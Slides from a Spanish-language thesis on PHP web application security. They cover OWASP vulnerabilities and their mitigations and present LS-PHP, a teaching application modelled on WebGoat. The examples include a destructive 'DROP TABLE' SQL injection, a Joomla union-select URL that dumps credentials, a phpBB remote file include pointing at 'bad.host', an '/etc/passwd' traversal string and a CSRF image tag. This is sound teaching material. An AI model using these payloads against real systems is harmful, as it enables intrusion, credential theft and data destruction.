Seguridad en Aplicaciones Web

Basado en la programación en PHP

Alumno: Camilo José Ponce
Director: Lic. Francisco Javier Díaz
Co-Director: Lic. Claudia M. Banchoff Tzancoff

Motivación

- ✓ El crecimiento del desarrollo web va en aumento.
- ✓ Los peligros que presenta la exposición de una aplicación web son muy importantes.
- ✓ El número de incidentes de seguridad se incrementa cada año.
- ✓ El desarrollo de aplicaciones web seguras se convierte en una tarea cada vez más importante.
- ✓ Los desarrolladores de Sistemas deberían poseer nociones de Seguridad Informática básicas.

Objetivos

El presente trabajo tiene como principal objetivo el análisis de vulnerabilidades en diferentes Aplicaciones Web y su solución.

Se implementó una aplicación en la programación PHP que cuenta con lecciones prácticas para aprender a detectar y resolver vulnerabilidades comunes en Aplicaciones Web.

La aplicación contiene parte del temario de la materia “Proyecto de Software”, podrá ser utilizada por los alumnos para aprender en la práctica con ejemplos simples como funcionan estas vulnerabilidades y podrán también extender el temario de las lecciones que la aplicación cuenta hasta el momento.

Aspectos de Seguridad en Desarrollos de Aplicaciones Web

Algunos puntos importantes para obtener una aplicación segura:

- Contar con una gestión organizacional que apoye fuertemente a la seguridad
- Establecer una metodología de desarrollo
- Administración segura de la aplicación

Pilares de seguridad de la Información

- **Confidencialidad**
- **Integridad**
- **Disponibilidad**

Principios de Seguridad

- ✓ **Minimizar el área de posibles ataques**
- ✓ **Valores por defecto seguros**
- ✓ **Principio de Mínimo Privilegio**
- ✓ **Separación de Deberes**
- ✓ **Controlar las Posibles Fallas**
- ✓ **Seguridad a través de Ocultamiento de Código (*Obscurity*)**
- ✓ **Arreglar de manera correcta un problema de seguridad**
- ✓ **Uso de Sistemas Externos**

El Proyecto OWASP

- *Open Web Application Security Project*
- *http://www.owasp.org/*
- El proyecto está dedicado a encontrar e investigar las causas del software inseguro.
- Es una organización sin fines de lucro.
- La participación en *OWASP* es libre y está abierta para todo el mundo.
- Produce la mayoría de su material en forma abierta y colaborativa.

OWASP Top Ten

http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP presenta en consenso las diez vulnerabilidades más críticas en Aplicaciones Web.

1. Cross Site Scripting (XSS)
2. Injection Flaws
3. Ejecución maliciosa de archivos
4. Referencia insegura a objetos propios de la aplicación
5. Cross Site Request Forgery (CSRF)
6. Pérdida de la información y manejo inapropiado de errores
7. Vulnerar Autenticación y Administración de Sesiones
8. Almacenamiento Criptográfico Inseguro
9. Comunicaciones Inseguras
10. Fallo en el acceso a URL restringidas

XSS

- Ocurre cuando una aplicación toma los datos suministrados por el usuario y lo envía al navegador sin validación ni codificación de contenido.

- *XSS* permite al ataque ejecutar scripts en el navegador de la víctima, robar sesiones de usuario, modificar sitios web, etc.

Tipos de XSS:

- *Reflected*
- *Stored*
- *DOM Injection*

Injection Flaws

- Particularmente *SQL Injection*, ocurre cuando los datos del usuario son enviados a un interprete como parte de un comando o *query*.
- Si la entrada del usuario es pasada al intérprete sin validación ni encodeo, la aplicación es vulnerable.

  *$sql = "SELECT * FROM tabla WHERE id = '" . $_REQUEST['id'] . "'";*
- Para impedir *injections* usar *APIs* seguras, tales como *queries parametrizados* fuertemente tipados y librerías de mapeo de objetos relacionales (*ORM).*
- Estas interfaces manejan toda la fuga de datos ("*data escaping*") o no poseen *escaping*.
- Mientras que las interfaces seguras resuelven el problema, la validación es recomendada además para detectar ataques.

SQL Injection

```
$idThread = $_POST['idThread'];

$sql = 'SELECT titulo FROM threads WHERE idThread = ' . $idThread;

if ( !es_numerico($idThread) ) {
// No es un número, mensaje de error y exit
...
}
```

Código HTML

```
<form method="post" action="inseguro.php">
    <input type="text" name="idThread" value="4; DROP TABLE usuarios" />
    <input type="submit" value="No pulse este botón" />
</form>
```

Finalmente...

```
SELECT titulo FROM threads WHERE idThread = 4; DROP TABLE usuarios
```

SQL Injection en PHP-Nuke

- *PHP-Nuke* fue vulnerable a ataques de *SQL Injection* en la versión 6.9 y anteriores.

- El archivo vulnerable es /modules/Web_Links/index.php
- Código vulnerable:

```
-------------------------------------------------
[…]
function viewlink($cid, $min, $orderby, $show) {
[…]
$result = sql_query("select title,parentid from
".$prefix."_links_categories where cid=$cid", $dbi);
list($title,$parentid)=sql_fetch_row($result, $dbi);
[…]
$title="<a href=modules.php?name=Web_Links>"._MAIN."</a>/$title";
echo "<center><font class=\"option\"><b>"._CATEGORY.":
$title</b></font></center><br>";
echo "<table border=\"0\" cellspacing=\"10\" cellpadding=\"0\"
align=\"center\"><tr>";
[…]
```

SQL Injection en Joomla!

- Se encontraron vulnerabilidades sobre *Sql Injection* en Joomla!. Las mismas afectan al módulo *SimpleFAQ 2.11*, este módulo funciona tanto en *Mambo* como en *Joomla*.

- Mediante esta url puede explotarse la vulnerabilidad:

  *http://localhost/mambo/index.php?option=com_simplefaq&task=answer&Itemid=9999&catid=9999&aid=-1/**/union/**/select/**/0,username,password,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0/**/from/**/mos_users/**

  Cuando se ejecuta con éxito, el servidor nos devuelve una lista de logins y passwords en formato MD5.

Ejecución Maliciosa de Archivos

- El código vulnerable en la inclusión remota de archivos permite incluir código y datos hostiles.
- Los desarrolladores a menudo usan o concatenan entradas potencialmente vulnerables.
- En muchas plataformas los frameworks permiten el uso de referencias a objetos externos, URLs o referencias al sistema de archivos.

Esto permite realizar:

✓ Ejecución de código remoto

✓ Instalación de *root kit* remoto

✓ Un constructor conocido como vulnerable muy común es:

include $_REQUEST['nombre_archivo'];

Ejecución Maliciosa de Archivos en phpBB

- El error existe para la versión 2.0.10 y anteriores, puede agregarse código malicioso de la siguiente forma en el archivo /admin/admin_cash.php


```
.....
if ( !empty($setmodules) )
{
include($phpbb_root_path . 'includes/functions_cash.'.$phpEx);
$menu = array();
admin_menu($menu);
....
```

- *El path raíz que utiliza el include es el inseguro*

```
......
$phpbb_root_path = "./../";
require($phpbb_root_path . 'extension.inc');
require('./pagestart.' . $phpEx);
include($phpbb_root_path . 'includes/functions_selects.'.$phpEx);
.....
```

- Cualquiera puede reescribir estos parámetros con pedidos *GET* o *POST*. http://victim.host/phpBB2/admin/admin_cash.php?setmodules=1&phpbb_root_path=http://bad.host/

Referencia insegura a objetos propios de la aplicación



- Un desarrollador expone una referencia a un objeto de implementación interna como un archivo, directorio, registro de base de datos, clave, URL o parámetro de un *form*.

  <select name="lenguaje">

  <option value="en">Ingles</option>

  </select>

  …

  require_once ($_REQUEST['lenguaje'."lenguaje.php");

- *Este código puede ser atacado usando un string como "../../../../etc/passwd%00" usando null byte injection.*

CSRF

- Un ataque *CSRF* fuerza al navegador de la víctima a enviar un pedido pre autenticado a una aplicación web vulnerable.
- Un ataque típico contra un foro podría tomar el formulario dirigido al usuario para invocar alguna función, como por ejemplo la página de *logout* de la aplicación.

  <img src="http://www.ejemplo.com/logout.php">
- Un ataque así funciona porque las credenciales de autorización del usuario (típicamente *cookies* de sesión) podrían ser incluidas automáticamente en los pedidos al navegador, aun si el atacante no suministra las credenciales.

PHP Top 5

PHP Top 5 (http://www.owasp.org/index.php/PHP_Top_5) es un proyecto de *OWASP* basado en la sección de *PHP del TOP 20 de SANS* (Instituto dedicado a la investigación y educación de seguridad informática).

Es una clasificación de cinco vulnerabilidades que afectan particularmente a Aplicaciones Web desarrolladas en el lenguaje *PHP.*

- **Ejecución Remota de Código (Remote Code Execution)**
- **Cross-site scripting (*XSS*)**
- **SQL Injection**
- **Configuración PHP**
- **Ataques al sistema de archivos**

Ejecución Remota de Código

- Afecta a las aplicaciones que aceptan nombres de archivos por parte del usuario cuando el sitio web maneja el ingreso y la inclusión de archivos y URLs sin chequeo previo.


Las causas de este problema son:

- validación insuficiente de las entradas del usuario antes de llamados al sistema de archivos tales como *require, include* o *fopen()*
- privilegios por *default* excesivos
- A partir de la versión 4.0.4 de PHP, la opción *allow_url_fopen* es habilitada por *default*, permitiendo escribir aplicaciones vulnerables sin realizar muchos cambios de configuración.A partir de PHP 4.3.4, el proyecto PHP cambio el acceso a *PHP_INI_SYSTEM*, el cual previene deshabilitando esta característica usando *ini_set()*.

XSS

Cross-Site Scripting

Algunas recomendaciones



- ✓ Verificar que todos los parámetros en la aplicación sean validados y/o encodeados antes de ser incluídos en la página HTML
- ✓ La mejor protección para *XSS* es una combinación de validación "*whitelist*" y un encodeo apropiado de todos los datos de salida.
- ✓ *htmlspecialchars()* para convertir los caracteres ", &, < y > en & " < y >. (*PHP* tiene otra función *htmlentities()* que convierte todos los caracteres que tienen entidades equivalentes HTML)

```
echo '<td>';
echo htmlspecialchars($unaFila['mensaje']);
echo '</td>'; ...
```

- ✓ La aplicación no debería depender de *register_globals*


SQL Injection

- ✓ Validar datos antes de usarlos en *queries* SQL dinámicos
- ✓ Preferir validación positiva a validación de casos inválidos (*black listing*)
- ✓ Usar *PDO*
- ✓ Usar declaraciones parametrizadas *MySQLi's* o *MDB2*
- ✓ Al menos, usar funciones como *mysql_real_escape_string()*
- ✓ Los programas *PHP* deberían ser migrados a *PHP 5.1*
- ✓ Usar *addslashes()* no es suficiente.
- ✓ *magic quotes* (eliminado en *PHP6*) da una falsa sensación de seguridad.

Configuración PHP

- La configuración de *PHP* tiene una conexión directa con la severidad de los ataques.
- No hay una configuración de *PHP* aceptada por la mayoría como segura, tampoco la configuración por defecto.
- Algunas consideraciones:
  - *register_globals*
  - *allow_url_fopen*
  - *magic_quotes_gpc*
  - *magic_quotes_runtime*
  - *safe_mode y open_basedir*

Ataques al sistema de archivos



- Inclusión de archivo local (tal como /etc/passwd, archivos de configuración, o *logs*)
- Manipulación de sesiones locales
- *Upload Injection* de archivos locales
- La mayoría de los administradores del sitio corren *PHP* sin usuario bajo *Apache*, las vulnerabilidades sobre el sistema de archivos local afectan a todos los usuarios dentro de un *host* simple.

Lecciones sobre Seguridad en Aplicaciones Web (programadas en PHP)

- La aplicación implementada está basada en una aplicación promovida por la *OWASP* denominada *WebGoat*.


- *WebGoat* es una aplicación web *J2EE* deliberadamente insegura mantenida por *OWASP* y diseñada para enseñar lecciones de seguridad de Aplicaciones Web.

- En cada lección los usuarios deben demostrar sus conocimientos acerca de una característica de seguridad explotando una vulnerabilidad real.

Lecciones sobre Seguridad en Aplicaciones Web (programadas en PHP)

Aplicación *LS-PHP* (Lecciones de seguridad en *PHP*)

- Serie de lecciones en donde los alumnos podrán intentar descubrir y, en lo posible, plantear soluciones a problemas típicos de seguridad en aplicaciones *PHP*.



Aplicación *LS-PHP* (Lecciones de seguridad en *PHP*)

- A partir de estas lecciones el alumno puede aprender sobre aspectos de seguridad en la Web e implementar nuevas lecciones.

- La aplicación esta implementada con *PHP 5,* utiliza *PDO* y como base de datos *MYSQL*.

- Para la resolución de algunas de estas lecciones se utilizará el *proxy WebScarab* también desarrollado por *OWASP* o también puede utilizarse *Tamper Data*.

Aplicación *LS-PHP* (Lecciones de seguridad en *PHP*)


Lecciones

- Todas las lecciones planteadas en esta aplicación proponen la siguiente estructura:
  - *Aspectos teóricos*
  - *Objetivo*
  - *Guía y Resolución*
  - *Consejos sugeridos*

- Temas abordados:
  - **Lección 1: Http Básico**
  - **Lección 2: SQL Injection**
  - **Lección 3: Cross Site Scripting**
  - **Lección 4: CSRF**
  - **Lección 5: Seguridad en Ajax**

Lección: SQL Injection

- Los ataques de *SQL Injection (Injection Flaws)* son fáciles de aprender y pueden causar mucho daño, aún así con un poco de sentido común puede ser prevenido casi totalmente.
- El formulario permite a un usuario ver sus números de tarjetas de crédito. Hay que agregar un string *SQL* que permita mostrar todos los números de tarjeta de crédito.




Lección: SQL Injection

- La opción Código Fuente muestra el código fuente de la lección.


Lección: SQL Injection

- La opción Descripción muestra una breve descripción de la vulnerabilidad de la lección.




Lección: SQL Injection

- De esta forma el alumno verá una consulta de todos los registros de la tabla, al explotar la vulnerabilidad *SQL Injection*, cuando en realidad la funcionalidad es que devuelva un sólo registro.



Lección: CSRF


- Un ataque *CSRF* fuerza al navegador de la víctima a enviar un pedido pre autenticado a una aplicación web vulnerable, forzando al navegador de la víctima a realizar acciones hostiles.
- Tips y Consejos Sugeridos nos ayudan a realizar la lección y a conocer una solución para la vulnerabilidad.



Lección: CSRF

- El alumno deberá incluir una URL de este estilo en el mensaje, es una imagen invisible que podría ejecutar un script malicioso en este caso en lenguaje *PHP*.

**



Conclusiones

